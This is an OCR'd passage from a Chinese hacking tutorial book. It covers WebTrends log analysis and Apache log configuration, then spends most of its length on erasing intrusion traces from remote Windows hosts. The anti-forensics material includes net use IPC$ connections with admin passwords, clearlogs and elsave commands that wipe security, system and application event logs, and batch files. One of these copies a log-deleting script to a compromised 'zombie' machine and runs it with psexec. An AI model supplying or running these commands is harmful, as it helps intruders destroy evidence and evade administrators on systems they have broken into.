**提示** 如果没有控制目标计算机，但已和对方建立具有管理员权限的 IPC$连接，则应在【计算机类型选择】对话框中选择“远程机器”单选项，在“计算机名”文本框中输入远程计算机的 IP 地址，单击【下一步】按钮，同样可将该远程主机中的“logs”服务删除。

**步骤 3**：单击【下一步】按钮，即可打开【服务名选择】对话框，在“服务名”下拉列表中选择“logs”服务选项，如图 10-37 所示。

**步骤 4**：单击【下一步】按钮，即可打开【准备好移除服务】对话框，如图 10-38 所示。





图 10-37 【服务名选择】对话框


图 10-38 【准备好移除服务】对话框

**步骤 5**：如果确定要删除该服务，单击【完成】按钮，即可看到【服务成功移除】提示框，如图 10-39 所示。单击【确定】按钮，即可将远程主机中的“logs”服务删除。





图 10-39 【成功移除】提示框

## 第 92 招　日志分析器 WebTrends

日志每天为用户忠实地记录了服务器的一举一动，作为一个合格的网络安全管理人员，每天都需要面对着大量的日志分析任务，为了减轻手工查找日志的工作量，用户不妨使用一款专用的日志分析软件来完成这项工作，这就是 WebTrends 软件。

### 1．创建日志站点

WebTrends 是一款非常好的日志分析软件，它可以很方便地生成日报、周报和月报等，并有多种图表生成方式，如柱状图、曲线图、饼图等，可以查到浏览者的来访地、停留时间、浏览器类型，以及他们对网站的哪些内容最为感兴趣等。当远程用户访问用户的服务器时，WebTrends 就可以对其进行访问监控并给以记录，管理员可以通过远程连接方式来访问日志。

在使用之前先安装 WebTrends 软件，具体的操作步骤如下。

**步骤 1**：下载并双击“WebTrends”安装程序图标，即可打开【License Agreement（安装许可协议）】对话框，如图 10-40 所示。





图 10-40 【License Agreement（安装许可协议）】对话框

**步骤 2**：在认真阅读安装许可协议后，单击【Accept】按钮，即可进入【Welcome!】对话框，如图 10-41 所示。在“Please select from the following options”单选项中勾选“Install a time limited trial”复选项，单击【Next】按钮，即可打开【Select Destination Directory】对话框，在其中选择目标程序安装位置，如图 10-42 所示。





图 10-41 【Welcome!（欢迎安装向导）】对话框


图 10-42 【Select Destination Directory】对话框

**步骤 3**：单击【Next】按钮，即可打开【Ready to Install】对话框，在其中可看到安装复制的信息，如图 10-43 所示。单击【Next】按钮，即可打开【Installing】对话框，在其中看到安装的状态并显示安装进度条，如图 10-44 所示。


图 10-43 【Ready to Install（准备安装）】对话框





图 10-44 【Installing（正在安装）】对话框

**步骤 4**：在安装完成后，即可打开【Install Completed!】对话框，单击其中的【Finish】按钮完成整个安装过程，如图 10-45 所示。

在 WebTrends 使用之前，用户必须先建立一个新的站点，具体的操作步骤如下。

**步骤 1**：双击桌面上的“WebTrends”应用程序图标，即可打开“WebTrends Product Licensing”主窗口，在“SubScription”文本框中输入产品的注册码，如图 10-46 所示。





图 10-45 【Install Completed!（安装完成）】对话框





图 10-46 “WebTrends Product Licensing”主窗口

**步骤 2**：当注册码输入正确无误后，单击【Submit】按钮，即可打开“Professor WebTrends”主界面，在其中根据需要进行相应选择，如图 10-47 所示。


图 10-47 “Professor WebTrends”主界面

步骤 3：单击【Start Using the Product】按钮，即可进入“Registration”页面，在其中可以选择“Register Now”或“Register Later”等方式，如图 10-48 所示。

步骤 4：单击【Register Later】按钮，即可打开“WebTrends Log Analyzer”主窗口，如图 10-49 所示。





图 10-48 “Registration”页面





图 10-49 “WebTrends Log Analyzer”主窗口

步骤 5：在“WebTrends Log Analyzer”主窗口中单击 按钮，即可打开【Add Web Traffic Profile—Title，URL】对话框，在其中将开始一个新的站点设置。在“Description”选项中输入准备做访问日志的服务器类型名称；在“Log File URL Path”选项中可看出 Web Trends 支持多种存放方式，包括本地硬盘、FTP 服务器、网站服务器和 ODBC 数据库；在“Log File Format”选项中可看出 WebTrends 支持日志格式是呈多样化的，为了操作地灵活性，建议选择“Auto-detect log file type”选项，如图 10-50 所示。

步骤 6：单击【下一步】按钮，即可打开【Add Web Traffic Profile—DNS Lookup】对话框，在其中设置日志的附加选项，其中包括：设置站点的日志 IP 采用查询 DNS 的方式（只需选择默认方式），如图 10-51 所示。





图 10-50 【Add Web Traffic Profile—Title，URL】对话框





图 10-51 【Add Web Traffic Profile—DNS Lookup】对话框

步骤 7：单击【下一步】按钮，即可打开【Add Web Traffic Profile—Home Page】对话框，在其中设置站点的首页文件名称和站点的 URL 地址，如图 10-52 所示。





图 10-52 【Add Web Traffic Profile—Home Page】对话框

**步骤 8**：单击【下一步】按钮，即可打开【Add Web Traffic Profile—Filters】对话框，在其中设置 WebTrends 对站点的什么类型的文件做日志，默认是所有文件类型，如图 10-53 所示。单击【下一步】按钮，即可打开【Add Web Traffic Profile—Database and Real-Time】对话框，在其中选择日志生成方式（如选择快速数据库日志生成的性质），如图 10-54 所示。





图 10-53 【Add Web Traffic Profile—Filters】对话框





图 10-54 【Database and Real-Time】对话框

**步骤 9**：单击【下一步】按钮，即可打开【Add Web Traffic Profile—Advanced FastTrends】对话框，在其中设置 FastTrends 日志生成方式，如图 10-55 所示。单击【完成】按钮，即可站点日志访问管理，等待一定的访问量后对指定网站进行日志分析，如图 10-56 所示。





图 10-55 【Advanced FastTrends】对话框





图 10-56 查看新创建的日志站点

2. 生成日志报表

在站点有了一定访问量后，单击主窗口工具栏上的 按钮，即可打开【Create Report（Web）】对话框，在其中查看生成的报表，并从表中看到 WebTrends 提供了很多日志地产生时间点来供选择，在这里可以选择前两个星期的日志，如图 10-57 所示。


图 10-57 【Create Report（Web）】对话框

当然，也可以根据需要设置报表的风格、标题和名字以及对日志的哪个部分感兴趣（如访问者的 IP、访问时间、访问内容、总共访问人数等）信息。在全部设置完毕后，单击【Start】按钮，即可对日志进行分析，如图 10-58 所示。待分析完毕之后，即可看到以 HTML 形式的报告，在其中可以看到该站点的各种日志信息，如图 10-59 所示。





图 10-58 对选择的日志站点进行分析




图 10-59 生成的报告

## 第 93 招 IIS 日志清理工具

一般的 Web 服务器都配置有站点访问日志记录，且大多数在采用商业软件来分析日志文件数据，数据分析周期（每周或每天）进行，但很少有企业在真正基于分析工具得出的结论基础上进行站点改进。Web 日志文件事实上是一些分离的“碎片”，日志分析软件的功能就是将这些碎片集合起来，从中剖析出有用信息，提高网站访问效率，进而为商务决策提供支撑服务。CleanIISLog 是一款可以不留痕迹地清除具体 IP 连接记录的日志处理工具，CleanIISLog 只能在本地运行，而且必须具有 Administrators 权限。

用法：cleaniislog [logfile] [.] [cleanIP ] .

- logfile 表示清除的日志文件；

- [ ]中的“.”代表所有清除的日志中那个 IP 地址记录；
- 最后面的“.”代表所有 IP 记录。

使用 clearlogs 工具删除事件日志的具体操作步骤如下。

**步骤 1**：在【命令提示符】窗口中输入“net use \\192.168.0.10\ipc$ "037971"/Aministrator”命令与远程主机建立 IPC$连接。

**步骤 2**：在本地【命令提示符】窗口中输入“clearlogs \\192.168.0.10 -app”命令，即可清除远程计算机的应用程序日志，如图 10-60 所示。在其中输入“clearlogs \\192.168.0.10 -sec”命令，即可清除远程计算机的安全日志，如图 10-61 所示。

图 10-60 清除远程计算机的应用程序日志




图 10-61 清除远程计算机的应用程序日志

**步骤 3**：如果想清除远程计算机的系统日志，则可在【命令提示符】窗口中输入“clearlogs \\192.168.0.10 –sys”，如图 10-62 所示。

**步骤 4**：通过上述操作，黑客可成功地删除注定主机/服务器中的事件日志。为简化命令的输入过程，可以建立一个批处理文件 clear.bat。

```
@echo off
clearlogs -app
clearlogs -sec
clearlogs -sys
del clearlogs.exe
del c.bat
exit
```

**步骤 5**：将该 bat 文件保存为 clear.bat，并与工具 clearlogs.exe 存放在同一个文件夹中。在【命令提示符】窗口中输入“clear.bat 192.168.0.10 administrator 037971”命令，即可将该远程主机上的事件日志全部清除，如图 10-63 所示。

图 10-62 清除远程计算机的安全日志




图 10-63 删除远程主机的全部日志

步骤 6：使用“net use \\192.168.0.10\ipc$/del”命令来断开 IPC$连接。

经过上述操作之后，远程主机中的日志记录就可以被清除了。

## 第 94 招　Apache 日志清理工具

若想知道某人在某时浏览过网站的哪些内容，可以通过查看 Apache 的访问日志来实现。访问日志是 Apache 的标准日志，本小节将为大家详细解释访问日志的内容以及 Apache 工具的使用技巧。

### 1．Apache 简介

Apache 提供了广泛记录运行时各方面信息的工具，比如有条件性的记录日志循环和确定 IP 地址等时普遍会遇到的问题；还讲解很多用于检测用户的 Apache 服务器状态以及分析其日志的捆绑的第三方模块和工具。

（1）默认的 Apache 日志文件

Apache 提供很多检测和日志工具来追踪服务器的正确运行。默认的 Apache 配置提供两个日志文件，放置在安装目录下的日志目录里面。

Access_log 文件（在 Windows 下对应 Access.log 文件）包含了服务器已处理过的请求信息，如请求的 URL，客户端的 IP 地址，请求是否被成功完成等。Error_log 文件（在 Windows 下对应 Error.log 文件）包含与错误情况相关的信息，以及服务器生命周期中不同的大事件。

（2）创建日志格式

LogFormat 指令允许用户告诉 Apache 自己想要记录请求的方面，而用户仍需附加指令来告诉 Apache 在哪里记录信息等。

具体内容如下：

```
LogFormat "%h %l %u %t \"%r\" %>s %b" common
LogFormat "%h %l %u %t \"%r\" %>s %b" \"%{Referer}i\" \"%{User-agent}i\"" combined
```

下面的例子显示了两种最受欢迎的格式配置，其分别为：普通日志格式和整合日志格式。当 Apache 收到一个请求，它将会用相应地请求属性来替代以“%”为前缀的每一个域。如果用户正在使用普通日志格式，则日志文件中每一项输入看起来都是这样的：

```
192.168. 0.45 - someuser [12/May/2009:08:33:34
+0500] "GET /example.png HTTP/1.0" 200 1234
```

如果用户正在使用整合日志格式，日志文件中每一项输入看起来则都是这样的：

```
192.168. 0.45 - someuser [12/May/2009:08:33:34
+0500] "GET /example.png HTTP/1.0" 200 1234
http://www.example.com/index.html "Mozilla/5.0
(Windows; U; Windows NT 5.1; en-US; rv:1.7.7)"
```

尽管有附件提供日志格式的详尽索引，但还不够，下面介绍一些最为重要的域：

- # %h：客户端（例如，浏览器）向服务器发出连接请求时自己当时的 IP 地址或域名（需开启 HostNameLookups）；
- # %u：使用 HTTP 方式认证用户时，记录下用户的编号；
- # %t：服务器接受到连接请求的时间；
- # %r：客户端发出的原始连接请求中的文本信息，包含所使用的 HTTP 方法；
- # %>s：服务器应答浏览器后的返回状态代码，200 表示请求成功；

- # %b：服务器应答浏览器发出单个请求的回传对象内容大小（字节为单位），不统计数据包头部字节。

整合日志格式在普通日志格式的基础上扩展出了两个附加的域。定义为：

- # %{Referer}i：连接请求数据包包头，包含指向当前页面的文档关联信息；
- # %{User-agent}i：用户代理连接请求数据包包头，包含客户浏览器的信息。

（3）创建一个自定义日志文件

用户可能会想创建 Apache 自带以外的新的日志文件。这里运用 CustomLog 来创建一个新的日志文件，并保存为一个之前定义好的日志格式。用户还可以用格式本身的定义来替换昵称。一个附加的、更为简单的指令是 Transferlog，它只接受最后一个 LogFormat 指令提供的定义即可。

其具体内容如下：

```
"CustomLog logs/access_log common
TransferLog logs/sample.log"。
```

（4）重导向日志到一个外部的程序

用户也可以用 CustomLog 或 TransferLog 将日志的输出重导向（输出）到一个外部的程序，而不是一个文件。要做到这一点，首先需要以输出字符“|”开头，接着是接收日志标准输入信息的程序的路径。

具体内容为：“TransferLog "|bin/rotatelogs /var/logs/apachelog 86400"”。

当有一个外部程序被使用，它将作为启动 HTTP 的用户被运行。如果服务器是被超级管理员所启动，它就会是超级管理员，完全确保这个程序是安全的。当进入一个非 UNIX 平台上的一个文件路径时，需要小心确保只有正斜杠被使用，即使这个平台可能是允许使用反斜杠的。总地来说，在整个配置文件中总是使用正斜杠，是个好主意。

（5）有条件的日志请求

用户可以根据可变的环境决定是否记录一个请求。这种可变可以根据许多参数，比如客户端的 IP 地址或请求中某个头部的存在，事先设置好。正如本段代码中所显示，CustomLog 指令可以将可变的环境作为第三个参数来接受。如果存在可变的环境，它就将被记录，否则就不会。如果这个可变的环境被一个“!”开头否定，则不存在可变的环境将会被记录。本例将告诉用户如何避免在日志里以 GIF 和 JPEG 的格式记录图像，及如何从一个特定的 IP 地址记录请求到一个单独的日志文件。

具体的内容如下：

```
"SetEnvIf Request_URI "(\.gif|\.jpg)$" image
CustomLog logs/access_log common env=!image
SetEnvIf Remote_Addr 192\.168\.200\.5 specialmachine
CustomLog logs/special_access_log common env=specialmachine"。
```

### 2. ClearAPACHE 工具

Apache 长时间运行后，日志急剧增大，必须进行清理。否则一旦日志超过 2G，下次重启 Apache 就会有问题。其使用 Apache 清理日志时，最应该关注的日志是 Access_log、Error_log 和 Mod_jk.log 三种。

- # cat /dev/null>access_log：用于清除包含了服务器已经处理过地请求的日志文件；
- # cat /dev/null>error_log：用于清除包含了与错误情况相关的日志文件；
- # cat /dev/null>mod_jk.log：用于清除包括了与配置文件相关的日志文件。

## 第 95 招　巧妙清除日志文件

日志文件记录了用户在系统中进行地所有操作，如系统中出现的错误、安全等问题，这样日积月累下来，逐渐加重了服务器的负荷。对于黑客而言，这个记录了入侵踪迹的文件更应该及时清除掉，以免被管理员抓住了“小尾巴”。此时，黑客就会借助一些工具来清除日志。常用的工具是：elsave 和 CleanIISLog。这样，就使清除日志工作变得更为简单和快捷。

**1．利用 elsave 清除日志**

elsave 是一款由小榕制作的清除日志工具，使用工具不仅可以清除本地计算机的日志，还可以远程删除“事件查看器”中的相关的日志。

命令格式为 elsave [-s\\server] [-l log] [-F file] [-C] [-q]，其中各个参数的含义如下：

- -s\\server：指定远程计算机。
- -l log：指定日志类型，其中“application”为应用程序日志；参数“system”为系统日志；参数“security”为安全日志。
- -F file：指定保存日志文件的路径。
- -C：清除日志操作，注意“-C”要大写。
- -q：把错误信息写入日志。

使用 elsave.exe 删除远程主机中日志的具体操作步骤如下。

**步骤 1**：在本地【命令提示符】窗口中输入“net use \\192.168.0.7\ipc$ /user:administrator”命令会出现“输入密码”提示信息，如图 10-64 所示。在其中输入远程主机的密码后，即可与远程主机/服务器进行连接用 IPC$连接。

**步骤 2**：在本地【命令提示符】窗口中输入“elsave –s\\192.168.0.7 –l application –C”命令，即可删除远程计算机中的应用程序日志，如图 10-65 所示。

图 10-64　与远程主机建立 IPC$连接

图 10-65　删除远程主机中应用程序日志

**步骤 3**：如果想删除该远程主机中的系统日志，则在【命令提示符】窗口中输入命令“elsave –s\\192.168.0.7 –l system –C”，即可将其删除，如图 10-66 所示。

**步骤 4**：在【命令提示符】窗口中输入“elsave –s\\192.168.0.7 –l security –C”命令，即可清除远程主机的安全日志，如图 10-67 所示。在输入命令时要注意命令的最后一个参数“C”，该参数一定要大写，否则命令在运行时就会出错。

**步骤 5**：在本地【命令提示符】窗口中键入“net use\\192.168.0.7\ipc$/ del”命令，即可断开 IPC$连接。这样，黑客便成功地删除了远程主机中的事件日志。

**步骤 6**：另外，也可以编写一个批处理文件 clear.bat，具体的内容如下：

图 10-66 删除系统日志




图 10-67 删除安全日志

```
net use \\%1\ipc$ %3 /user:%2
elsave -s \\%1 -l "application" -C
elsave -s \\%1 -l "system" -C
elsave -s \\%1 -l "securtity" -C
net use \\%1\ipc$ /del
```

**步骤 7**：把该文件存储到和 Elsave.exe 文件相同的文件夹下，在【命令提示符】窗口中运行“Clear.bat 192.168.0.7 Adminstrator "037971"”命令，即可清除远程计算机的日志记录。

**2. 清除服务器日志**

日志是用来分析系统中出现的故障和安全等问题必备的工具，但是随着日志的增多，会让服务器的负荷变重。所以要及时删除服务器的日志，删除服务器日志常用方法有手工删除和通过批处理文件删除两种方式。

（1）手工删除服务器日志

在入侵过程中，远程主机的 Windows 系统会对入侵者的登录、注销、连接，甚至复制文件等操作都进行记录，并把这些记录保存到日志文件中。在这些日志文件中，记录着入侵者登录所用的账号以及入侵者的 IP 地址等信息。入侵者可以通过多种途径来擦除入侵留下的痕迹，其中手段之一就是对服务器日志进行手工清除。

这里以删除 IIS 日志介绍手工删除日志的方法，具体的操作步骤如下。

**步骤 1**：由于 IIS 日志一般都保存在“C:\Windows\system32\LogFiles\W3SVC1”目录下。所以可以在该目录下可看到所有的 IIS 文件，如图 10-68 所示。

**步骤 2**：右击要删除的日志文件并按下 del 键，即可看到【删除文件或文件夹时出错】提示框，如图 10-69 所示。要删除 IIS 中的 WWW 和 FTP 日志必须先关闭相应的服务才可以进行。




图 10-68 打开 IIS 日志所在的文件夹





图 10-69 【删除文件或文件夹时出错】对话框

**步骤 3**：出现这种情况是因为相应的服务还在运行，此时在【Internet 信息服务】窗口中可以看到网站正在运行，如图 10-70 所示。

**步骤 4**：右击“默认网站”图标，在弹出的快捷菜单中选择“停止”选项，即可将其停止，如图 10-71 所示。如果想彻底删除日志文件，则可在【服务】窗口的“服务”列表中右击“Event Log”服务，在快捷菜单中选择“属性”选项，即可打开【Event Log 的属性（本地计算机）】对话框，如图 10-72 所示。

图 10-70 【Internet 信息服务】窗口




图 10-71 停止 Internet 信息服务

**步骤 5**：在“启动类型”下拉列表中选择“已禁用”选项之后，单击【确定】按钮，重新启动计算机后即可禁用该服务，如图 10-73 所示。





图 10-72 【Event Log 的属性（本地计算机）】对话框

图 10-73 禁用“Event Log”服务

（2）使用批处理清除远程主机日志

为减小入侵过程中被抓住地可能，入侵者在离开主机之前要删除这些日志文件。一般情况下，在 Windows 系统中日志文件的扩展名为“log”和“txt”，可以通过编写 BAT 批处理文件的方法来删除这些日志文件。

具体的操作步骤如下。

**步骤 1**：在记事本中编写一个可以清除日志的批处理文件，其实现代码如下：


```
@del C:\Windows\system32\logfiles\*.*
@del C:\Windows \system32\config\*.evt
@del C:\Windows \system32\dtclog\*.*
@del C:\Windows \system32\*.log
@del C:\Windows \system32\*.txt
@del C:\Windows \*.txt
@del C:\Windows t\*.log
@del c:\del.bat
```

**步骤 2**：把上述内容保存为 del.bat 备用；再新建一个批处理文件并将其保存为 clear.bat 文件，其实现代码如下：

```
@copy del.bat \\1\c$
@echo 向肉鸡复制本机的 del.bat……OK
@psexec \\1 c:\del.bat
@echo 在肉鸡上运行 del.bat，清除日志文件……OK
```

在上述代码中 echo 是 DOS 下的回显命令，在它的前面加上“@”前缀字符，表示执行时本行在命令行或 DOS 里面不显示，它是删除文件命令。

**步骤 3**：假设已经与肉鸡进行了 IPC$连接之后，在【命令提示符】窗口中输入“clear.bat 192.168.0.10”命令，即可清除该主机上的日志文件。



# 第 11 章　安全分析与入侵检测

**重点提示**

- 妙用天网防火墙
- 建立系统漏洞防御体系
- 单机版极品安全卫士 CATHER
- 用 WAS 检测网站承受压力
- 专业入侵检测系统 BlackICE
- 免费的专定防火墙 Zone Alarm
